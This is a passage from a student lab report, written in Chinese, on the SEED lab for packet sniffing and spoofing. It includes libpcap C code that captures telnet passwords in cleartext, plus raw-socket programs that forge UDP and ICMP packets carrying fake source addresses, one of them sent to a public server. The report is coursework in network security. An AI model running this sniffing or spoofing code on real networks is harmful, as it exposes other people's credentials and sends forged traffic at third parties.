0.063/0.074/0. root@lc88886dbce8:/#</pre>	<pre>root@VM:/home/seed/Desktop/Lab1# ./sniff_0 root@VM:/home/seed/Desktop/Lab1# ./sniff_1 From: 10.9.0.5 To: 10.9.0.7 From: 10.9.0.7 To: 10.9.0.5 From: 10.9.0.7 To: 10.9.0.5 From: 10.9.0.7 To: 10.9.0.5 From: 10.9.0.7 To: 10.9.0.5 From: 10.9.0.7 To: 10.9.0.5 From: 10.9.0.7 To: 10.9.0.5</pre>	<pre>eues 1 numrxqueues 1 gso_max_size 65536 gso_max segs 65535 [09/25/23]seed@VM:~\$ ip -d link show dev br-fd8 8467e4c1d 4: br-fd88467e4c1d: <BROADCAST,MULTICAST,UP,LOW ER,UP> mtu 1500 qdisc noqueue state UP mode DEF AULT group default link/ether 02:42:2a:1b:79:03 brd ff:ff:ff:f f:ff:ff promiscuity 1 linkmtu 68 maxmtu 65535 bridge forward_delay 1500 hello_time 200 m x_age 2000 ageing_time 30000 stp_state 0 priori ty 32768 vlan_filtering 0 vlan_protocol 802.1Q bridge_id 8000.2:42:2a:1b:79:3 designated root 8000.2:42:2a:1b:79:3 root port 0 root_path_cost 0 topology_change 0 topology_change_detected 0 hello_timer 0.00 tc timer 0.00 topology _change_timer 0.00 gc timer 84.90 vlan def ault_pvid 1 vlan_stats_enabled 0 vlan_stats_per port 0 group_fwd_mask 0 group_address 01:80:c2 :00:00:00 mcast_snooping 1 mcast_router 1 mcast _query_use_ifaddr 0 mcast_querier 0 mcast_hash _elasticity 16 mcast_hash_max 4096 mcast_last_me mber_count 2 mcast_startup_query_count 2 mcast_ last_member_interval 100 mcast_membership_inter</pre>
--	--	---

Figure 19: 混杂模式开启

<pre>root@lc88886dbce8:/# ping 10.9.0.7 PING 10.9.0.7 (10.9.0.7) 56(84) bytes 64 bytes from 10.9.0.7: icmp_seq=1 tt 64 bytes from 10.9.0.7: icmp_seq=2 tt 64 bytes from 10.9.0.7: icmp_seq=3 tt 64 bytes from 10.9.0.7: icmp_seq=4 tt 64 bytes from 10.9.0.7: icmp_seq=5 tt 64 bytes from 10.9.0.7: icmp_seq=6 tt ^C --- 10.9.0.7 ping statistics --- 6 packets transmitted, 6 received, 0% rtt min/avg/max/mdev = 0.055/0.063/0. root@lc88886dbce8:/#</pre>	<pre>root@VM:/home/seed/Desktop/Lab1# ./sniff_0 root@VM:/home/seed/Desktop/Lab1#</pre>	<pre>[09/25/23]seed@VM:~\$ ip -d link show dev br-fd8 8467e4c1d 4: br-fd88467e4c1d: <BROADCAST,MULTICAST,UP,LOW ER,UP> mtu 1500 qdisc noqueue state UP mode DEF AULT group default link/ether 02:42:2a:1b:79:03 brd ff:ff:ff:f f:ff:ff promiscuity 0 linkmtu 68 maxmtu 65535 bridge forward_delay 1500 hello_time 200 m x_age 2000 ageing_time 30000 stp_state 0 priori ty 32768 vlan_filtering 0 vlan_protocol 802.1Q bridge_id 8000.2:42:2a:1b:79:3 designated root 8000.2:42:2a:1b:79:3 root port 0 root_path_cost 0 topology_change 0 topology_change_detected 0 hello_timer 0.00 tc timer 0.00 topology _change_timer 0.00 gc timer 60.54 vlan def ault_pvid 1 vlan_stats_enabled 0 vlan_stats_per port 0 group_fwd_mask 0 group_address 01:80:c2 :00:00:00 mcast_snooping 1 mcast_router 1 mcast _query_use_ifaddr 0 mcast_querier 0 mcast_hash _elasticity 16 mcast_hash_max 4096 mcast_last_me mber_count 2 mcast_startup_query_count 2 mcast_ last_member_interval 100 mcast_membership_inter val 26000 mcast_querier_interval 25500 mcast_qu ery_interval 12500 mcast_query_response_interva</pre>
--	--	--

Figure 20: 混杂模式关闭

Task 2.1B : 编写过滤器

在本部分中，通过修改 2.1A 中的过滤器的规则，捕获特定的数据包，修改 2.1a 中代码，加入数据包头部的结构体以方便操作数据（2.1a 中使用较为麻烦的相对位移），并根据 iph_protocol 的值来分别处理 TCP 和 ICMP，修改后的代码为：

```
1 struct ethheader {
2     unsigned char ether_dhost[6]; /* destination host address */
3     unsigned char ether_shost[6]; /* source host address */
4     unsigned short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
5 };
6
7 /* IP Header */
8 struct ipheader {
9     unsigned char    iph_ihl:4; //IP header length
10                    iph_ver:4; //IP version
11     unsigned char    iph_tos; //Type of service
12     unsigned short int iph_len; //IP Packet length (data + header)
13     unsigned short int iph_ident; //Identification
14     unsigned short int iph_flag:3; //Fragmentation flags
15                    iph_offset:13; //Flags offset
16     unsigned char    iph_ttl; //Time to Live
17     unsigned char    iph_protocol; //Protocol type
18     unsigned short int iph_chksum; //IP datagram checksum
19     struct in_addr    iph_sourceip; //Source IP address
20     struct in_addr    iph_destip;  //Destination IP address
21 };
22 /* TCP header */
23 typedef unsigned int tcp_seq;
24
25 struct sniff_tcp {
26     unsigned short th_sport; /* source port */
27     unsigned short th_dport; /* destination port */
28     tcp_seq th_seq; /* sequence number */
29     tcp_seq th_ack; /* acknowledgement number */
30     unsigned char th_offx2; /* data offset, rsvd */
31 #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
32     unsigned char th_flags;
33 #define TH_FIN 0x01
34 #define TH_SYN 0x02
```

```

35 #define TH_RST 0x04
36 #define TH_PUSH 0x08
37 #define TH_ACK 0x10
38 #define TH_URG 0x20
39 #define TH_ECE 0x40
40 #define TH_CWR 0x80
41 #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
    TH_CWR)
42 unsigned short th_win;    /* window */
43 unsigned short th_sum;    /* checksum */
44 unsigned short th_urp;    /* urgent pointer */
45 };
46 /* ICMP Header */
47 struct icmpheader {
48     unsigned char icmp_type; // ICMP message type
49     unsigned char icmp_code; // Error code
50     unsigned short int icmp_chksum; //Checksum for ICMP Header and data
51     unsigned short int icmp_id;    //Used for identifying request
52     unsigned short int icmp_seq;    //Sequence number
53 };
54
55 void got_packet(unsigned char *args, const struct pcap_pkthdr *header,
56     const unsigned char *packet)
57 {
58     struct ethheader* eth = (struct ethheader*) packet; //分离eth头
59     if(ntohs(eth->ether_type) == 0x0800){ // 0x0800 is IPv4 type
60         struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
61         /* determine protocol */
62         switch(ip->iph_protocol) { //确定ip报文内类型
63             case IPPROTO_TCP: { //TCP
64                 printf("  Protocol: TCP\n\n");
65
66                 struct sniff_tcp* tcp = (struct sniff_tcp*)(packet + sizeof(*eth) + sizeof(*ip));
67
68                 int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + TH_OFF(tcp)*4);
69                 __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) +
    TH_OFF(tcp)*4);
70                 if(payload_len != 0){ //分析ip及port

```

```

71         printf("From: %s, port:%d \n", inet_ntoa(ip->iph_sourceip),ntohs(tcp->
th_sport));//net to host short (nthos) , 从网络字节序解析为主机字节序
72         printf(" To: %s, port:%d\n", inet_ntoa(ip->iph_destip),ntohs(tcp->th_dport
));
73         printf("\n");
74         printf("Payload:\n");
75         for(int i = 0; i < payload_len; i++){
76             // if(isprint(payload[i])){
77                 printf("%c",payload[i]);
78             // }
79         }
80         printf("\n
n_____ \n");
81     }
82     return;
83 }
84 case IPPROTO_ICMP:{//icmp
85     printf(" Protocol: ICMP\n\n");
86     struct icmpheader* icmp = (struct icmpheader*)(packet + sizeof(*eth) + sizeof(*
ip));
87
88     int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + sizeof(icmp));
89     __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) + sizeof
(icmp));
90     if(payload_len != 0){//分析ip
91         printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
92         printf(" To: %s\n", inet_ntoa(ip->iph_destip));
93         printf("\n");
94         printf("Payload:\n");
95         for(int i = 0; i < payload_len; i++){
96             // if(isprint(payload[i])){
97                 printf("%c",payload[i]);
98             // }
99         }
100        printf("\n
n_____ \n");
101    }
102    return;

```

```

103     }
104     default:
105         printf("  Protocol: others\n\n");
106         return;
107     }
108 }
109 }

```

修改完文件头结构体和 got_packet() 函数，在 main 函数中，做出以下两种过滤器设置：

1, 设置过滤器为 icmp and src host 10.9.0.5 and dst host 10.9.0.7, 只捕捉从 10.0.9.5 发送到 10.0.9.7 的 ICMP 包,

```

1 //char filter_exp[] = "icmp";
2 char filter_exp[] = "icmp and src host 10.9.0.5 and dst host 10.9.0.7";

```

从 10.9.0.5 ping 10.9.0.7, 得到下图：

```

root@VM:/home/seed/Desktop/Lab1# ./sniff_B0
  Protocol: ICMP

From: 10.9.0.5
To: 10.9.0.7

Payload:
se0001234567

  Protocol: ICMP

From: 10.9.0.5
To: 10.9.0.7

Payload:
4ed001234567

  Protocol: ICMP

```

Figure 21: 只捕捉从 10.0.9.5 发送到 10.0.9.7 的 ICMP 包

2. 捕捉目的端口在 10 到 100 之间的 TCP 包: 使用的过滤器为 tcp and dst portrange 10-100:

```

1 //char filter_exp[] = "icmp";
2 char filter_exp[] = "tcp and dst portrange 10-100";

```

从 10.9.0.5 通过 telnet 连接 10.9.0.7，得到下图：

```
root@VM:/home/seed/Desktop/Lab1# ./sniff_B1
Protocol: TCP

Protocol: TCP

Protocol: TCP

From: 10.9.0.5, port:37100
To: 10.9.0.7, port:23

Payload:
00000000 00!00"00'00

Protocol: TCP

Protocol: TCP

Protocol: TCP

From: 10.9.0.5, port:37100
To: 10.9.0.7, port:23
```

Figure 22: 捕捉目的端口在 10 到 100 之间的 TCP 包

Task 2.1C：嗅探密码

本部分需要利用嗅探捕捉 telnet 协议中的密码，需要对 sniff 程序进行修改，使其能够 sniff 到输入的 password。考虑到 password 是属于传输层 TCP 协议中的 payload(即有效负载，除去协议头部和其他附加信息之后真正传输或传递的数据) 中，因此也需要构造 tcp 的首部结构体，以便提取数据包信息：

```
1 /* Ethernet header */
2 struct ethheader {
3     unsigned char ether_dhost[6]; /* destination host address */
4     unsigned char ether_shost[6]; /* source host address */
5     unsigned short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
6 };
7
8 /* IP Header */
9 struct ipheader {
10     unsigned char iph_ihl:4; //IP header length
11                     iph_ver:4; //IP version
12     unsigned char iph_tos; //Type of service
13     unsigned short int iph_len; //IP Packet length (data + header)
14     unsigned short int iph_ident; //Identification
15     unsigned short int iph_flag:3; //Fragmentation flags
16                     iph_offset:13; //Flags offset
```

```

17 unsigned char    iph_ttl; //Time to Live
18 unsigned char    iph_protocol; //Protocol type
19 unsigned short int iph_chksum; //IP datagram checksum
20 struct in_addr    iph_sourceip; //Source IP address
21 struct in_addr    iph_destip;  //Destination IP address
22 };
23 /* TCP header */
24 typedef unsigned int tcp_seq;

```

在本实验代码中，pcap 过滤器是：“tcp”。该程序被设置为嗅探使用 telnet 的 tcp 数据包，当该代码被执行并接收到两个主机间的 telnet 时，就会捕获到带有密码的数据明文。除上述文件头结构体外完整代码如下，got_packet() 是 pcap_loop 的调用函数，用以解析捕获到的数据包，并打印出源 IP 地址、源端口、目的 IP 地址、目的端口以及负载内容（密码）：

```

1 struct sniff_tcp {
2     unsigned short th_sport; /* source port */
3     unsigned short th_dport; /* destination port */
4     tcp_seq th_seq; /* sequence number */
5     tcp_seq th_ack; /* acknowledgement number */
6     unsigned char th_offx2; /* data offset, rsvd */
7     #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
8     unsigned char th_flags;
9     #define TH_FIN 0x01
10    #define TH_SYN 0x02
11    #define TH_RST 0x04
12    #define TH_PUSH 0x08
13    #define TH_ACK 0x10
14    #define TH_URG 0x20
15    #define TH_ECE 0x40
16    #define TH_CWR 0x80
17    #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
18        TH_CWR)
19    unsigned short th_win; /* window */
20    unsigned short th_sum; /* checksum */
21    unsigned short th_urp; /* urgent pointer */
22 };

```



```

22  /* This function will be invoked by pcap for each captured packet.
23     We can process each packet inside the function.
24  */
25  void got_packet(unsigned char *args, const struct pcap_pkthdr *header,
26     const unsigned char *packet)
27  {
28     struct ethheader* eth = (struct ethheader*) packet;
29     if(ntohs(eth->ether_type) == 0x0800){ // 0x0800 is IPv4 type
30         struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
31         /* determine protocol */
32         switch(ip->iph_protocol) {
33             case IPPROTO_TCP:{
34                 struct sniff_tcp* tcp = (struct sniff_tcp*)(packet + sizeof(*eth) + sizeof(*ip));
35
36                 int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + TH_OFF(tcp)*4);
37                 __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) +
TH_OFF(tcp)*4);
38                 if(payload_len != 0){
39                     printf("From: %s, port:%d \n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->
th_sport));
40                     printf("  To: %s, port:%d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport
));
41                     printf("\n");
42                     printf("Payload:\n");//输出payload
43                     for(int i = 0; i < payload_len; i++){
44                         // if(isprint(payload[i])){
45                             printf("%c",payload[i]);
46                         // }
47                     }
48                     printf("\n
n_____ \n");
49                 }
50                 return;
51             }
52             default:
53                 printf("  Protocol: others\n\n");
54                 return;
55         }

```

```

56     }
57 }
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     // char filter_exp[] = "icmp and src host 10.0.2.4 and dst host 10.0.2.15";
64     char filter_exp[] = "tcp";
65     bpf_u_int32 net;
66
67     // Step 1: Open live pcap session on NIC with name eth3.
68     //      Students need to change "eth3" to the name found on their own
69     //      machines (using ifconfig). The interface to the 10.9.0.0/24
70     //      network has a prefix "br-" (if the container setup is used).
71     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
72
73     // Step 2: Compile filter_exp into BPF psuedo-code
74     pcap_compile(handle, &fp, filter_exp, 0, net);
75     if (pcap_setfilter(handle, &fp) !=0) {
76     }
77
78     // Step 3: Capture packets
79     pcap_loop(handle, -1, got_packet, NULL);
80
81     pcap_close(handle); //Close the handle
82     return 0;
83 }

```

运行该程序，在另一终端中通过 telnet 链接同局域网下的另一台主机，同时监听得
到密码：




Figure 23: 运行嗅探程序得到密码

图中 “password:” 后的每个报文末字符拼接位”dees” 即为密码。

5.3.2 Task 2.2: 数据包伪造

Task 2.2A : 编写欺骗程序

题目要求写一个 spoofing 程序，能够成功发送修改后的 IP 数据包。使用了两个虚拟机进行测试，使用 pcap 库创建欺骗程序，当执行时，欺骗机器（10.0.2.15）向受害者机器（10.0.2.4）发送了一个带有假 IP 地址（1.1.1.1）的数据包。

在代码中，我们构造 IP 头部和 UDP 头部，填充相应的字段。其中 IP 头部中指定

源 IP 地址为 1.1.1.1，目标 IP 地址为 10.0.2.4，并指定协议类型为 UDP。UDP 头部中指定源端口为 12345，目标端口为 8080，并使用 pcap 库将其发送，其主要代码如下：

```
1 void send_to(struct ipheader* ip){
2     int sd;
3     struct sockaddr_in sin;
4     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
5     if(sd < 0) {
6         perror("socket() error"); exit(-1);
7     }
8     int enable = 1;
9     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable)); //设置socket初始值
10    sin.sin_family = AF_INET;
11    sin.sin_addr = ip->iph_destip; //设置目的地址
12    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
13        perror("sendto() error"); exit(-1);
14    }
15 }
16 int main(){
17     char buffer[2048]; // You can change the buffer size
18     memset(buffer, 0, 2048);
19
20     // Here you can construct the IP packet using buffer[]
21     // - construct the IP header ...
22     struct ipheader *ip = (struct ipheader *)buffer;
23     ip->iph_ver=4; //IPv4
24     ip->iph_ihl=5; //一共5*4=20个字节长
25     ip->iph_ttl = 20; //ttl设为20
26     ip->iph_sourceip.s_addr = inet_addr("1.1.1.1"); //伪造的源地址
27     ip->iph_destip.s_addr = inet_addr("10.0.2.4"); //目的地址
28     ip->iph_protocol = IPPROTO_UDP;
29
30     /* This data structure is needed when sending the packets
31     * using sockets. Normally, we need to fill out several
32     * fields, but for raw sockets, we only need to fill out
33     * this one field */
34
35     // - construct the TCP/UDP/ICMP header ...
36     struct udphheader *udp = (struct udphheader *)(buffer + sizeof(*ip));
```

```

37  udp->udp_sport = htons(12345);
38  udp->udp_dport = htons(8080);
39  // udp->udp_sum = 0;
40
41  // - fill in the data part if needed ...
42  char *payload = (char*) (buffer + sizeof(struct ipheader) + sizeof(struct udphdr)); //计算偏移量
43  const char* msg = "Test spoof. OwO"; //写入消息
44  memcpy(payload, msg, strlen(msg));
45  udp->udp_ulen = htons(sizeof(*udp) + strlen(msg));
46  udp->udp_sum = 0; //重置校验和
47  ip->iph_len = htons(sizeof(*udp) + strlen(msg) + sizeof(*ip));
48
49  send_to(ip);
50 }

```

观察抓包结果，得到以下数据包：




Figure 24: 伪造的数据包

可以看到捕获到了伪造的数据包，发送源 ip 位不存在的 1.1.1.1，内容伪造为”Test

spoof. OwO”

Task 2.2B：伪造 ICMP 数据包

本部分要求伪造 ICMP 包，需要攻击机伪装成另一台主机，给其他主机发送 ICMP 数据请求包，查看其他主机是否会成功 reply 回显内容。创建一个来自攻击者机器的欺骗 ICMP 请求，源 IP 是受害者（10.0.2.4），并发送到远程服务器（110.242.68.66）；远程服务器响应 ICMP 请求并将其发送给受害者（10.0.2.4）。尽管 ICMP 请求源自攻击主机，但攻击者使用伪造的 IP（受害者的）创建了数据包。因此，远程服务器一旦接收到 ICMP 数据包，就会响应数据包中的源 IP，而不是发送给攻击者。因此，攻击者伪造了 ICMP 回显请求。

同时，需要在伪造 ICMP 报文时计算其校验和，校验和的计算主要分为 4 个部分，即 1. 将校验和字段置为 0。2、将每两个字节（16 位）相加（二进制求和）直到最后得出结果，若出现最后还剩一个字节继续与前面结果相加。3、（溢出）将高 16 位与低 16 位相加，直到高 16 位为 0 为止。4、将最后的结果（二进制）取反。通过上述步骤后，将计算结果将被赋值给 icmp->icmp_chksum 字段，以确保 ICMP 报文的完整性。

我们构造了 ICMP 的报文头结构体，用来伪造 ICMP 报文，编写 compute_checksum 函数用于计算校验和，伪造实现代码如下：

```
1 struct ipheader {
2     unsigned char    iph_ihl:4, //IP header length
3                     iph_ver:4; //IP version
4     unsigned char    iph_tos; //Type of service
5     unsigned short int iph_len; //IP Packet length (data + header)
6     unsigned short int iph_ident; //Identification
7     unsigned short int iph_flag:3, //Fragmentation flags
8                     iph_offset:13; //Flags offset
9     unsigned char    iph_ttl; //Time to Live
10    unsigned char    iph_protocol; //Protocol type
11    unsigned short int iph_chksum; //IP datagram checksum
12    struct in_addr    iph_sourceip; //Source IP address
13    struct in_addr    iph_destip; //Destination IP address
14 };
15 struct icmpheader {
16     unsigned char icmp_type; // ICMP message type
17     unsigned char icmp_code; // Error code
18     unsigned short int icmp_chksum; //Checksum for ICMP Header and data
19     unsigned short int icmp_id; //Used for identifying request
```

```

20 unsigned short int icmp_seq;    //Sequence number
21 };
22 void send_to(struct ipheader* ip){
23     int sd;
24     struct sockaddr_in sin;
25     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
26     if(sd < 0) {
27         perror("socket() error"); exit(-1);
28     }
29     int enable = 1;
30     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
31     sin.sin_family = AF_INET;
32     sin.sin_addr = ip->iph_destip;
33     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
34         perror("sendto() error"); exit(-1);
35     }
36 }
37 static uint16_t compute_checksum(const char *buf, size_t size) { //计算校验和
38     size_t i;
39     uint64_t sum = 0;
40     for (i = 0; i < size; i += 2) {
41         sum += *(uint16_t *)buf;
42         buf += 2;
43     }
44     if (size - i > 0) {
45         sum += *(uint8_t *)buf;
46     }
47     while ((sum >> 16) != 0) {
48         sum = (sum & 0xffff) + (sum >> 16);
49     }
50     return (uint16_t)~sum;
51 }
52 int main(){
53     char buffer[2048]; // You can change the buffer size
54     memset(buffer, 0, 2048);
55     struct ipheader *ip = (struct ipheader *)buffer;
56     ip->iph_ver=4;
57     ip->iph_ihl=5;


```

```

58 ip->iph_ttl = 20;
59 ip->iph_sourceip.s_addr = inet_addr("10.0.2.4");
60 ip->iph_destip.s_addr = inet_addr("110.242.68.66");
61 ip->iph_protocol = IPPROTO_ICMP;
62 struct icmpheader* icmp = (struct icmpheader*) (buffer + sizeof(*ip));
63 icmp->icmp_type = 8;//ICMP_ECHO
64 icmp->icmp_chksum = 0;
65 icmp->icmp_chksum = compute_checksum((const char*) icmp, sizeof(*icmp));
66 ip->iph_len = htons(sizeof(*icmp) + sizeof(*ip));
67 send_to(ip);
68 }

```

执行代码，并在 wireshark 查看捕获情况：



The image shows a Wireshark packet capture window titled 'icmp'. It displays two packets. Packet 15 is an ICMP Echo (ping) request from 10.0.2.4 to 110.242.68.66. Packet 16 is the corresponding ICMP Echo (ping) reply from 110.242.68.66 back to 10.0.2.4. The 'Info' column for packet 16 indicates it is a reply to packet 15.

No.	Time	Source	Destination	Protocol	Length	Info
15	2023-09-19 11:3...	10.0.2.4	110.242.68.66	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply in 16)
16	2023-09-19 11:3...	110.242.68.66	10.0.2.4	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=48 (request in 15)

Figure 25: 捕捉到 ICMP 请求和回应

从图中可以看到，捕捉到 ICMP 请求和回应信息，请求的源地址为受害者地址 (10.0.2.4)，回应的目的地址也为 10.0.2.4。

Q4: 能把 IP 包的长度设置为任意数值，而不管实际的包的大小吗？

可以，通过查询资料得知，在发送数据包时，数据包的总长度将被重写为其原始大小。

Q5: 使用 raw socket 编程，我们要计算 IP 头部的校验和吗？

不需要，ICMP 的头部需要计算校验和，但不需要计算 IP 部分的校验和。通过查询得知，在使用 raw socket 时，实际上默认选项是让内核来计算 IP 头部字段校验和，ip_check 默认为 0，当将其设置为 1 时，需要手动计算 IP 头部的校验和，如下图所示，IP 头存在默认计算的 CheckSum

